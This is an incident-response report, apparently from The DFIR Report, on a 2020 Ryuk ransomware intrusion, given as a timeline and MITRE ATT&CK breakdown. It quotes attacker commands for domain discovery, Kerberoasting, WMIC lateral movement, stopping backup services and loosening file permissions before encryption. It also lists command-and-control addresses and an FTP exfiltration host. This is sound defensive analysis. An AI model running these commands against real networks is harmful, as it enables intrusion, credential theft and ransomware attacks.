Ryuk's Return

thedfirreport.com/2020/10/08/ryuks-return/

October 8, 2020

balance of shadow universe

Intro

The Ryuk group went from an email to domain wide ransomware in 29 hours and asked for over $6 million to unlock our systems. They used tools such as Cobalt Strike, AdFind, WMI, vsftpd, PowerShell, PowerView, and Rubeus to accomplish their objective.

Ryuk has been one of the most proficient ransomware gangs in the past few years, with the FBI claiming $61 million USD having been paid to the group as of February 2020. Earlier in the year, the group grew a little quiet, but that seems to have changed in the past few weeks, with incidents like what occurred at UHS hospitals.

Case Summary

In this case, the actions began via a loader malware known as Bazar/Kegtap. Reports indicate an email delivery via malspam, which has been creeping up in volume over the month of September.

From the initial execution of the payload, Bazar injects into various processes including explorer.exe and svchost.exe, as well as, spawning cmd.exe processes. The initial goal of this activity was to run discovery using built in Windows utilities like nltest, net group, and the 3rd party utility AdFind.

After the initial discovery activity the Bazar malware stayed relatively quiet, until a second round of discovery the following day. Again, the same tools were employed in the second round of discovery, plus Rubeus. This time the discovery collection was exfiltrated via FTP to a server hosted in Russia. Next, the threat actor began to move laterally.

It took a few attempts, using various methods, from remote WMI, to remote service execution with PowerShell, until finally landing on Cobalt Strike beacon executable files transferred over SMB to move around the environment. From here forward, the threat actors relied on a Cobalt Strike beacon running on a domain controller as their main operations point.


After picking the most reliable method to move through the environment, the threat actor then proceeded to establish beacons across the enterprise. In preparation for their final objectives, they used PowerShell to disable Windows Defender in the environment.


The server utilized for backups in the domain was targeted first for encryption, with some further preparation completed on the host. However, once the Ryuk ransom executable was transferred over SMB from their domain controller (DC) pivot, it only took one minute to execute it.

At this point Ryuk was transferred to the rest of the hosts in the environment via SMB and executed through an RDP connection from the pivot domain controller. In total, the campaign lasted 29 hours–from initial execution of the Bazar, to domain wide ransomware. If a defender missed the first day of recon, they would have had a little over 3 hours to respond before being ransomed.


The threat actors requested 600+ bitcoins, which have a market value of around 6+ million USD.

Timeline





17:06 Registry discovery commands
17:28 More domain discovery and network checks to domain controllers
17:41 AdFind used to map active directory
Day 2
18:49 Checks again for domain trusts and AdFind using Bazar
FTP exfiltration to 45.141.84.120
20:12 First lateral movement attempt with WMIC
dll transfered via SMB
appears to fail
threat actor then tries several other payloads
20:23 P64.exe Cobalt Strike beacon run on beachhead host
107.173.58.183:443
21:04 Second P64.exe Cobalt Strike beacon dropped on beachhead host
88.119.171.75:443
21:09 Next lateral movment attempt via a service and PowerShell
registry key written and then executed by service
also appears to have failed
21:09 Cobalt Strike beacon transfered via SMB and run by service
first successful lateral movment
21:10-22:06 Continual lateral movement activity using Cobalt Strike beacons via SMB across environment



For a full breakdown of the technical details and threat actor tactics, techniques, and procedures continue into the MITRE ATT&CK breakdown.

MITRE ATT&CK

Initial Access

Initial delivery was via email with a link to the Bazar/Kegtap backdoor loader. We downloaded and ran Document-Preview.exe, which connected to 5.182.210[.]145 over 443/https.

Execution

Service execution was used several times to execute scripts and executables during lateral movement.

```
eventdata.image          C:\\Windows\\System32\\services.exe

eventdata.imageLoaded    \\\\[redacted]\ADMIN$\\b0e7f5f.exe
```

WMI was used as well in an attempt to execute dlls laterally.

```
WMIC /node:"DC.example.domain" process call create "rundll32 C:\PerfLogs\arti64.dll,
StartW"
```

The threat actors also performed process injection.

```

```


Discovery

Day 1

AdFind and adf.bat were dropped and run minutes after Document-Preview.exe was executed. We've seen adf.bat numerous times and you can read more about it here. The batch file outputs information into the following text files.



Nltest was used to check for Domain trusts

```
nltest /domain_trusts /all_trusts
```

Net was used to show Domain Admins

```
net group "Domain admins" /DOMAIN
```

Ping was used to test if systems were up in the environment

```
ping hostname.domain.local
```

Break down of the process tree of activity from the Bazar loader on day 1.

cmd.exe /C reg query HKLM\\System\\
CurrentControlSet\\Control\\Lsa\\Kerberos\\
Parameters

Day 2

Afind was run again, and then the threat actor attempted to Kerberoast using Rubeus.

```
[*] Action: AS-REP roasting

[*] Target Domain          : [redacted]

[*] Searching path 'LDAP://[redacted]' for AS-REP roastable users
*] Action: Kerberoasting

*] NOTICE: AES hashes will be returned for AES-enabled accounts.
*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

After a few false starts during lateral movement failures, the threat actors performed some additional local system recon.


```
systeminfo

nltest /dclist:

Get-NetSubnet
Get-NetComputer -operatingsystem *server*
Invoke-CheckLocalAdminAccess
Find-LocalAdminAccess
```

WMI was used to check for the current AntiVirus on numerous systems

```
WMIC /Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path AntiVirusProduct Get
displayName /Format:List
```



```
Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true} -properties
*|select Name, DNSHostName, OperatingSystem, LastLogonDate | Export-CSV
C:\Users\AllWindows.csv -NoTypeInformation -Encoding UTF8
```


Lateral Movement

On day 1 the threat actors checked a domain controller for MS17-010 before continuing with more discovery. The system was not vulnerable to MS17-010


Lateral movement began around 28 hours after initial entry, using SMB to drop a Cobalt Strike Beacon on a domain controller. From there, the threat actor used WMIC to execute the beacon.

```
WMIC /node:\"DC.example.domain\" process call create \"rundll32
C:\\PerfLogs\\arti64.dll, StartW\"
```

This payload did not appear to run successfully, as shortly after the threat actors dropped an additional payload on the beachhead host, and then executed a service on the DC, after no command and control traffic was apparent.



The decoded Powershell.



Following this, the treat actors copied and executed a Cobalt Strike beacon executable and initiated it via a service on the domain controller.

```
t  data.win.system.level            4

t  data.win.system.message          "File created:
                                    RuleName: -
                                    UtcTime:            00:09:29.597
                                    ProcessGuid: {1372730A-3655-5F6E-0100-000000000F0
                                    0}
                                    ProcessId: 4
                                    Image: System
                                    TargetFilename: C:\Windows\b0e7f5f.exe
                                    CreationUtcTime:            00:09:29.597"
```

```
eventdata.image           C:\\Windows\\System32\\services.exe

eventdata.imageLoaded     \\\\[redacted]\ADMIN$\\b0e7f5f.exe
```

At this point, C2 connections appear on the domain controller connecting to martahzz[.]com – 88.119.171[.]75 over 443/https.

Backup systems were targeted for lateral movement using the SMB exe executed around one hour after the first lateral movement execution from the beachhead host.

The threat actor was having issues running beacons on numerous systems, and on at least one of the systems, they mounted the drive remotely.

```
C:\Windows\system32\cmd.exe /C dir \\Server\c$
```

Impact

SMB was used to transfer the Ryuk executables. Then, RDP connections were made from the first compromised DC, and then, ransomware executed throughout the environment, starting with the Backup servers. On the backup server, prior to execution, the threat actors pulled up the wbadmin msc console.

Commands ran prior to ransom execution:

```
"C:\Windows\system32\net1 stop \""samss\"" /y"
"C:\Windows\system32\net1 stop \""veeamcatalogsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamcloudsvc\"" /y"

"icacls \""C:\*\"" /grant Everyone:F /T /C /Q"
"icacls \""D:\*\"" /grant Everyone:F /T /C /Q"
```

All systems were left with the following ransom note:

balance of shadow universe

The threat actors asked for more than $6 million but were willing to negotiate.
